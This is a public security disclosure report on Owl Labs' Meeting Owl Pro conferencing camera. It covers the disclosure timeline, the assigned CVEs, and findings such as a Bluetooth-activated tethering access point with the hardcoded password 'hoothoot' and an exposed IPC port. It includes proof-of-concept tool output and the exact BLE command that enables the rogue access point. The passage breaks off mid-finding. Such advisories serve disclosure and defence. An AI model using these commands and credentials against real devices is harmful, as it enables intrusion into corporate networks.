Meeting Owl

SECURITY DISCLOSURE REPORT

Owl Labs

Version	**1.4**	Secrecy	**Public**
ID	**R-20211000-1**	Date	**2022-06-03**

Versioning

Version	Date	Author	Comment
0.1	2021-10-22	modzero	Initial document
0.2	2021-10-22	modzero	Finding(s) added
0.3	2021-10-22	modzero	Finding(s) added
1.0	2022-01-19	modzero	Document draft
1.1	2022-02-09	modzero	Internal release
1.2	2022-05-25	modzero	Document revision
1.3	2022-05-31	modzero	Public release
1.4	2022-06-03	modzero	Document revision

Disclosure Timeline

Date	Comment
2022-01-19	Sent report document draft as well as information about the modzero disclosure policy to press@owllabs.com, support@owllabs.com and security@owllabs.com. Received a bounce back email from security@owllabs.com.
2022-02-01	No acknowledgement email was received. Sent another email asking for an Owl Labs timeline. Let them know that we will release our report to the public after two more weeks, if they do not respond to our inquiries. Let them know that we are going to inform Germany's CERT-BUND / BSI (Bundesamt für Sicherheit in der Informationstechnik): support@owllabs.com, owlbert@owllabs.com, frank@owllabs.com
2022-02-17	No acknowledgement email was received. Sent another final email stating that this is our last attempt to reach Owl Labs. Attached the most recent version of the report, that has been sent to German CERT-BUND / BSI as well, including a detailed list of Owl Labs' customers / sites.
2022-02-17	Received a response from Owl Labs technical support. They let us know that our email has been forwarded to the head of product and engineering for review.
2022-02-24	Asked for feedback, as we did not receive any further acknowledgement. Set March 1st, 2022 as deadline to comment on our report.
2022-02-25	Received an email from Owl Labs CTO. They let us know that they are evaluating the report and mentioned that they may be willing to discuss a so-called "bug bounty" (which modzero never asked for).
2022-02-25	Responded to Owl Labs CTO that modzero is not interested in a bug bounty.
2022-02-28	Received answer from Owl Labs CTO that they will implement fixes for the vulnerabilities that they were able to reproduce.
2022-03-07	Asked for a patch roadmap/timeline.
2022-03-14	Received answer that they are beginning to roll out patches starting calendar week 11/2022 (2022-03-14). They anticipated

	that all open issues will be closed by calendar week 19/2022 (2022-05-09).
2022-05-23	Sent heads-up to CERT-BUND / BSI, that the report will be released in the following week.
2022-05-31	Report released publicly

CVEs

The following CVE numbers have been assigned by MITRE:

Vulnerability	Tethering Mode with Hardcoded Credentials
CVSS Score	7.4 (High) CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:C/C:N/I:H/A:N
CVE	CVE-2022-31460

Vulnerability	Passcode Is Not Required for Bluetooth Commands
CVSS Score	8.2 (High) CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:N
CVE	CVE-2022-31463

Vulnerability	Hardcoded Backdoor Passcode
CVSS Score	9.3 (Critical) CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N
CVE	CVE-2022-31462

Vulnerability	Deactivation of Passcode Without Authentication
CVSS Score	7.4 (High) CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:C/C:N/I:H/A:N
CVE	CVE-2022-31461

Vulnerability	Passcode-Hash Can Be Retrieved via Bluetooth
CVSS Score	7.4 (High) CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N
CVE	CVE-2022-31459

Credits

The work contained in this report was carried out over an extended period of time by the modzero team consisting of:

- *Christoph Wolff*
- *Joël Gunzenreiner*
- *Katharina Männle*
- *Max Moser*
- *Pascal Zenker*
- *Thorsten Schröder*

Contents

1 Overview

1.1 Management Summary

modzero discovered several critical security issues in the *Owl Lab*'s *Meeting Owl* product universe.

Affected by the vulnerabilities are communication paths between the companion app and the *Meeting Owl Pro*, the *Meeting Owl Pro* and the associated backend servers, as well as the accessible web applications for managing *Meeting Owl* devices. While different security measures are in place, many are simply ineffective because of built-in functionalities or misconfigurations.

Meeting Owl devices can be turned into rogue wireless network gateways to a local corporate network remotely via Bluetooth, by arbitrary users. The device can be abused to act as backdoor to the *Meeting Owl Pro* owners' local network. This vulnerability is still present in firmware version “5.2.0.15”, the latest at the time of writing.

modzero also discovered issues in the communication and authentication of the backend infrastructure. This includes the traditional HTTP(S)-based API communication as well as the Message Queuing Telemetry Transport (MQTT) services, hosted by *Amazon Web Services* (AWS).

Anonymous users are able to join the MQTT service and subscribe to all messages sent from and to all other devices, as no effective authorization is implemented. It is also possible to publish messages to the service.

By subscribing to the public MQTT service, arbitrary users are able to collect device information of all active *Meeting Owl* devices of different customers. It is also possible to collect confidential information and URLs that allow access of a Web service, hosting PIN-protected, shared screenshots of other people’s whiteboards.

modzero found credentials for the API backend of the whiteboard sharing feature, allowing arbitrary users to store arbitrary files in an AWS S3 bucket.

Currently, modzero does not recommend using *Meeting Owl* products, until effective security fixes and countermeasures are applied. The network and *Bluetooth* features cannot be turned off completely, therefore this is ruled out as a temporary fix. In standalone-mode, the *Meeting Owl* is only acting as a USB camera; however, attackers within the proximity range of *Bluetooth* can activate network communication to access critical IPC channels on the device.

1.2 Extended Summary

As part of a limited security analysis of video conferencing systems, modzero discovered several critical security issues in the *Owl Lab*'s *Meeting Owl* product universe.

Affected by the vulnerabilities are communication paths between the companion app and the *Meeting Owl Pro*, the *Meeting Owl Pro* and the associated backend servers, as well as the accessible web applications for managing *Meeting Owl* devices.

While different security measures are in place, many are simply ineffective by built-in functionalities or misconfigurations. For example, *Owl Labs* has integrated a passcode authentication to protect certain aspects of the configuration from being altered by an unauthorized person. This would favor security principles like "least amount of privileges" and "least amount of access", but built-in functionalities render it ineffective as it is possible to deactivate the passcode authentication without providing the currently set passcode. In addition, the hashed representation of the passcode can be requested without any form of authentication. Since the passcode code only consists of digits, the passcode can be brute-forced in a short amount of time. In addition, *Owl Labs* also implemented a static passcode, which is the *SHA-1* hash of the software serial of the device, which can be read out via *Bluetooth* without authentication.

The device can also be put into an access point (AP) or tethering mode. In this mode, the device is (NAT-)routing network traffic. It opens a new Wi-Fi network, while remaining connected to the already configured Wi-Fi connection (usually a corporate network). Since the AP mode can be activated via *Bluetooth* without any user authentication and has static default credentials, this can be used by any person within range to turn the *Meeting Owl* into a rogue wireless network gateway to a corporate network with known credentials. The security consequences are similar to someone connecting a publicly accessible Wi-Fi access point to a corporate network.

In addition, the access point mode also exposes the device's internal inter-process communication (IPC) service called "Switchboard" to all connected networks, which allows for more functionality than the standard *Bluetooth* interface. The access point also exposes the firmware update functionalities.

All these vulnerabilities on the device itself are still present in firmware version “5.2.0.15” (released on May 11th, 2022), the latest at the time of writing.

In most situations, the *Meeting Owl* devices and the related backend infrastructure were found to use traditional HTTP(S)-based API communication. The device also connects to a Message Queuing Telemetry Transport (MQTT) service hosted by *Amazon Web Services* (AWS). MQTT is one of the more commonly used protocols for Machine-to-Machine (M2M) communication. To access this MQTT service, *Owl Labs* relies on mutual TLS, which is also in line with many security practices. Again, security arises from the implementation and processes applied by *Owl Labs*. To initially receive the required client certificate used to authenticate itself successfully against the MQTT service, a *Meeting Owl* device must send parameters to an API host and receive the client certificate in the response. This enrollment process only requires information about any *Meeting Owl* device. The information is visible in the *Meeting Owl* companion app, and various screenshots of the app are exposed on the Internet (e.g., in review or demonstrational videos). Required information is also leaked on publicly accessible JavaScript files hosted by *Owl Labs*.

Suppose an attacker is conducting this enrollment and thus is in the possession of a valid client certificate. In that case, they can gain access to the MQTT service and read messages sent from and to all other devices, as there does not seem to be any authorization. modzero was also able to publish test messages into the service. According to the analysis, modzero assumes that the MQTT messages correlate with the IPC messages of the switchboard service on the device.

The client certificate used for authentication on the MQTT service was also found to have an excessively long lifetime (valid until 2049-12-31) and seemed to use a generic "Common Name", which indicates that *Owl Labs* does not further identify a specific device based on the certificates. It is unknown to modzero whether a revocation procedure is in place and being used.

By simply listening to MQTT messages, one could collect device information of all other MQTT clients / *Meeting Owl* devices. As all connection secrets are exposed to all devices within the MQTT service, it is also possible to collect secrets and URLs to access a web service hosting PIN-protected shared screenshots of whiteboards, which should not be available to the public.
During the inspection of the whiteboard sharing feature, modzero found credentials for a file upload service by *Owl Lab*'s, allowing anyone to store arbitrary files in an AWS S3 bucket.
While inspecting the companion app, modzero identified an API endpoint, returning detailed information about an *Owl* and its owner when supplied with a device's software serial number. This information includes personally identifiable data such as the owner's name, email address, and the last IP and geolocation of the *Meeting Owl* product. Since the software serials are enumerable, having one software serial as a base value allows for enumerating the data of many registered users and the location of the *Meeting Owl*

devices. This information could be used to identify valuable targets to go into the device's proximity and gain access to the connected networks by activating the access point mode as described earlier.


Owl Labs provides a web interface to their customers to manage *Meeting Owl* devices. Besides managing the registered devices, one could also use a "claim" feature to request a transfer of ownership of another *Meeting Owl* device. To claim a new Owl, a user has to enter the hardware serial of that Owl. If the provided information is legit, the web interface displays the name given to the *Owl* and the company name set for the owner's account. This API endpoint can also be used to enumerate customers' data by brute-forcing ranges of possible hardware serial numbers, which again provides possible targets for further attacks.

An analysis of the filesystem of the firmware updates downloaded by the companion app also revealed the inclusion of a copyright-protected music track by the musicians "deadmau5 & Mr. Bill". modzero does not know any information regarding proper licensing or possible copyright infringements.

While the operational features of this product line are interesting, modzero does not recommend using these products until effective measures are applied. The network and *Bluetooth* features cannot be turned off completely. Even a standalone usage, where the *Meeting Owl* is only acting as a USB camera, is not suggested. Attackers within the proximity range of *Bluetooth* can activate the network communication and access critical IPC channels.

2 Background

As a part of a limited security analysis of video conferencing systems, modzero analyzed the *Meeting Owl Pro*, a 360° video conferencing camera. It is developed and sold by *Owl Labs*, aimed at businesses and the educational sector. The *Meeting Owl* is plugged into a computer via USB, and is recognized as a webcam. The "pro" product variant offers a better camera resolution. To give the customer more control over the camera's view and allow for software updates, *Owl Labs* offers a companion app for *Android* and *iOS* devices. The app also allows to pair two *Meeting Owls*, increasing the range in which audio and video are picked up. The companion app can be used to set up an *optional* passcode, which must be entered before certain aspects of the *Owl* can be controlled.



GENERAL

Name	RootRoot
Software Serial	[redacted]
Hardware Serial	[redacted]
First Time Tutorial	

CONNECTIVITY

Wi-Fi	[redacted]
MAC Address	[redacted]
Internet	Available

Figure 1 – Excerpt from the companion app's "About" section, which displays the different device identifiers

Every *Owl* has several device-specific identifiers used in the various APIs communication. These include a software serial, a hardware serial (printed on the device), and its Wi-Fi MAC address. All device-specific identifiers are visible in the companion app (see Figure 1), which retrieves them over *Bluetooth*. These identifiers are also leaked in various backend services as documented in the related findings sections.

Customers can also create an account at *Owl Labs* and get access to a Web interface, where they can see information on all their registered *Meeting Owls* and manage them.

In Q2/2021, *Owl Labs* announced a new product line called *Whiteboard Owl*, a webcam explicitly designed to record a whiteboard's content while being paired to a *Meeting Owl Pro*. Customers subscribe to a dedicated service, which enables them to have the whiteboard's contents captured and uploaded, so that meeting participants can download them later by using a secret three-word pin, which is generated when starting a sharing session. This indicates that only people with possession of this secret should be able to view the whiteboard captures.

2.1 System Overview

The following diagram provides a rough overview of the involved components and the communication method used.




Figure 2 – Diagram of the external communication

The companion app communicates with the device over *Bluetooth Low Energy* (BLE) to transmit commands, such as configuring the Wi-Fi access to the network or changing the camera's behavior. The companion app also triggers the *Owl* to open an access point (AP) to upload software updates to the *Owl*. This access point allows the companion app to upload a previously downloaded software update to the device. This behavior is not noticeable to the end-user.

The term *Nest* and the accompanying domain *nest.owllabs.com* refer to the user-facing web-based frontend services, including the management dashboard and the whiteboard sharing features.

The term *Barn* seems to encompass all the backend infrastructure under the domain *barn.owllabs.com*. This includes an Amazon Web Services (AWS) IoT MQTT server. This MQTT service appears to control the individual *Owl* devices, e.g., triggering whiteboard captures and collecting some statistics on ongoing meetings (time of the meeting start and end, and periodically the number of persons recognized by the device in the room). It uses the MQTT protocol, a publish/subscribe protocol, where clients can send and receive messages on so-called *topics*. The companion app also communicates with the *Barn*'s HTTP API to register the device and display analytics.




Figure 3 – Diagram of the internal communication, as encountered during the analysis

Internally, the following core software components were identified during the analysis:

- *Switchboard*
- *BarnComms*
- *BarnClientService*
- *WhiteboardSharingService*
- *OwlHTTPServer*

The *Switchboard* is an IPC service, that relays messages between all other components. It implements a custom publish/subscribe protocol (similar to MQTT).

The `BarnComms` component implements all communication with the *Amazon* MQTT Server and relays the appropriate commands to the *Switchboard*.

The `BarnClientService` performs a "check-in" function with the "Barn" API server, where the time and available updates are retrieved from, and analytics are sent to.

The `WhiteboardSharingService` is responsible for receiving capture requests, which trigger the creation and uploading of screenshots of whiteboards to the "Nest".

The `BarnClientService` implements the HTTP server used for uploading updates from the companion app and provides access to the analytics stored on the device.

2.2 Extracting Firmware Updates

The firmware images are downloaded by the companion app. In the extracted iOS app, these are found under `Documents/XXXXXX_otaUpdate_2`, where XXXXXX is the version number. This file is a normal ZIP file, which can be uncompressed. Inside this ZIP file is a file named `payload.bin`, which can be extracted with a script hosted on Google Drive[1] (found in this blogpost[2]).
This *Python* script extracts all partitions that the update contains. The files *system.img* and *vendor.img* both contain EXT4 filesystems and can be included as a virtual device on a *Linux* system via the command:

```
sudo losetup -Pf system.img
```

This will create a loop device, the name of which can be found via:

```
losetup -l | grep system.img
```

The loop device (for example `loop4`) can be mounted to `/mnt/loop` via:

```
sudo mount /dev/dev/loop4 /mnt/loop
```

Now `/mnt/loop` contains the filesystem of the system partition image. The folder `system/privapps/` contains all pre-installed apps as APK files. Inside that folder, the following command can be used to identify apps that contain code written by *Owl Labs*:

```
grep -r "com.owllabs"
```

Each of these APK files can extracted with the tool *jadx*[3] for further analyzation.

In the filesystem of the vendor partition, the binary file `bin/meetingOwl` was identified as the implementation of the *Switchboard* server.

[1] payload_dumper_tool_by_ius.zip - https://drive.google.com/file/d/1QpsywAbNroDKEDz4TytQl8UlK6v2gJSi/view - last visited 2021-12-08
[2] How to Extract Android OTA Payload.bin File - https://www.thecustomdroid.com/how-to-extract-android-payload-bin-file/ - last visited 2021-12-08
[3] JADX - https://github.com/skylot/jadx – last visited 2021-12-08

3 Findings

3.1 On Device/Local

This section describes findings that were found on the device itself. They were all confirmed to work on firmware version "5.2.0.15" (released on May 11th, 2022).

3.1.1 AP / Tethering Mode with Hardcoded Credentials

Summary


The *Meeting Owl* can be turned into a rogue wireless access point via Bluetooth (Access point / AP mode).
While in the AP mode, the *Meeting Owl* remains connected to the previously configured Wi-Fi (usually a corporate network) and will route and NAT all the clients' traffic to the rest of the network (tethering) instead of allowing only the connection to the *Owl* itself.
This access point mode can be activated via *Bluetooth* without proper authentication.
The AP mode Wi-Fi has a hardcoded WPA password “hoothoot”, which is identical on all devices.

Requirements

To exploit this vulnerability, an attacker needs to be physically close enough to either connect to the *Owl, that is* already in AP mode (Wi-Fi proximity range), or activate the AP mode via *Bluetooth Low Energy* (*Bluetooth Low Energy* proximity range) and then connect to the Wi-Fi network.

Details

During the test, the *Meeting Owl Pro* was connected to a dedicated Wi-Fi named "CorporateWiFi" (see Figure 4), where the router has the IP-Address `192.168.108.66`.



About

GENERAL

Name	RootRoot
Model	Meeting Owl Pro
Software Serial	[redacted]
Hardware Serial	[redacted]
First Time Tutorial	

CONNECTIVITY

Wi-Fi	CorporateWiFi
MAC Address	[redacted]
Internet	Available



IPV4 ADDRESS

Configure IP	Automatic
IP Address	192.168.108.10
Subnet Mask	255.255.255.0
Router	192.168.108.66

Figure 4 – Screenshots showing the *Meeting Owl*'s configured Wi-Fi's SSID (left) and its router's IP address (right) as shown on a connected phone

The *Meeting Owl* can create its own Wi-Fi access point (AP) with the hardcoded WPA password "hoothoot" to perform the initial configuration and software updates.

The proof-of-concept tool created by modzero can enable this AP mode of the *Owl* via the `-a` switch, by sending the value `{"c":150}` to the BLE characteristic `39D6B333-ADAD-45C8-B6EE-EAC6C4CD0101` (see Figure 5).




```
# pipenv run python3 hedwig.py -a
Namespace(back_pass=False, brute_pass=False, disable_whiteboard=False, disable_whit
eboard_save=False, enable_ap=True, enable_whiteboard=False, enable_whiteboard_save=
False, flash=False, get_authtoken=False, get_wifissid=False, info=False, remove_pas
s=False, scan_wifi=False, set_passcode=None, test_switchboard=False, trigger_checki
n=False, verbose=False)

[+]Scanning for bluetooth devices: . . . . . . . . . . . . . . . . . . .
[*] Connecting target Owl
        [+] Address: [redacted]
        [+] Name: RootRoot
        [+] Connected handle: BleakClientBlueZDBus, [redacted]
        [+] AP Tethering mode enabled, join the new network MeetingOwl_owlserialnum
ber using the password 'hoothoot'
        [+] HTTP Service enabled, listening on port 3312
        [+] Disconnected handle: BleakClientBlueZDBus, [redacted]
```

Figure 5 – Output of the proof-of-concept script when enabling the access point (-a parameter)

When connected to the AP, the AP itself has the IP-address `192.168.43.1`.

While in the AP mode, the *Meeting Owl* remains connected to the previously configured Wi-Fi (usually a corporate network) and will route and NAT all the clients' traffic to the rest of the network (tethering) instead of allowing only the connection to the *Owl* itself. This behavior can be confirmed by a `traceroute`, a network diagnostics tool that shows all routers between two network hosts. Executing a `traceroute` on a device connected to the *Meeting Owl*'s AP will show the IP address of the Owl's AP as the first router and the original Wi-Fi's (i.e., "CorporateWiFi") router as the second router (see Figure 6). This shows that the *Meeting Owl* forwards network traffic destined for the host *modzero.ch*, to its previously connected Wi-Fi environment.

An attacker can abuse this to access a corporate network to which the *Owl* is connected, bypassing any authentication measures. Due to the NAT functionality, the attacker's traffic to the corporate network would look and be handled as if it was originating from the *Meeting Owl* itself.



```
HOP 1
192.168.43.1
 8.26ms 2.39ms 2.24ms
HOP 2
192.168.108.66
 17.07ms 6.59ms 10.92ms
HOP 3
10.2.0.1
 12.03ms 18.89ms 25.36ms
HOP 4
[redacted]
 20.76ms 26.45ms 19.87ms
```

Figure 6 – Traceroute showing the Owl's IP in its Wi-Fi (yellow) and the IP of the router of "CorporateWiFi", as well as the next hop in the network

Recommendation

modzero recommends only allowing traffic to the *Owl* itself and prohibiting any forwarding of traffic.

3.1.2 In Access Point Mode, the Internal Switchboard Port Is Exposed

Summary


The *Meeting Owl* creates its own Wi-Fi access point (AP) with the hardcoded WPA password "hoothoot" to perform the initial configuration and software updates. While in AP mode the *Switchboard* service, the internal IPC mechanism typically only listening on *localhost*, is also reachable on the Wi-Fi interface of the AP.

Requirements

To exploit this vulnerability, an attacker needs to be physically close enough to either connect to the *Owl* already in AP mode (Wi-Fi proximity range) or activate the AP mode via *Bluetooth* Low Energy (*Bluetooth* Low Energy proximity range).

Details

The *Meeting Owl* creates its own Wi-Fi access point (AP) with the hardcoded WPA password "hoothoot" to perform the initial configuration and software updates. While in the AP mode, the internal IPC service Switchboard is listening on the AP interface on TCP port 6300.
The AP mode can be activated via modzero's proof-of-concept code (using the `-a` switch), the tool `nmap` confirms that port TCP 6300 is open.



```
# pipenv run python3 hedwig.py -a
Namespace(back_pass=False, brute_pass=False, disable_whiteboard=False, disable_whit
eboard_save=False, enable_ap=True, enable_whiteboard=False, enable_whiteboard_save=
False, flash=False, get_authtoken=False, get_wifissid=False, info=False, remove_pas
s=False, scan_wifi=False, set_passcode=None, test_switchboard=False, trigger_checki
n=False, verbose=False)

[+]Scanning for bluetooth devices: . . . . . . . . . . . . . . . . . . . . . . . . .
.
[*] Connecting target Owl
        [+] Address: [redacted]
        [+] Name: RootRoot
        [+] Connected handle: BleakClientBlueZDBus, [redacted]
        [+] AP Tethering mode enabled, join the new network MeetingOwl_owlserialnum
ber using the password 'hoothoot'
        [+] HTTP Service enabled, listening on port 3312
        [+] Disconnected handle: BleakClientBlueZDBus, [redacted]


That's it... so long..
# nmap -p 6300 192.168.43.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-03 12:56 CET
Nmap scan report for _gateway (192.168.43.1)
Host is up (0.0048s latency).

PORT     STATE SERVICE
6300/tcp open  bmc-grx
```

Figure 7 – Using the proof-of-concept to enable the access point, nmap confirms TCP port 6300 is open on the *Meeting Owl*

Access to the Switchboard allows performing all actions supported in the companion app and several others that are not available in the app.

Recommendation

modzero recommends not exposing any services that are intended for internal use only.

3.1.3 The Passcode Is Not Required for Bluetooth Commands

Summary

All the functionality that the *Meeting Owl* exposes over *Bluetooth* is usable without providing the passcode first. It seems to be only validated in the official companion app, not by the device itself.


Requirements

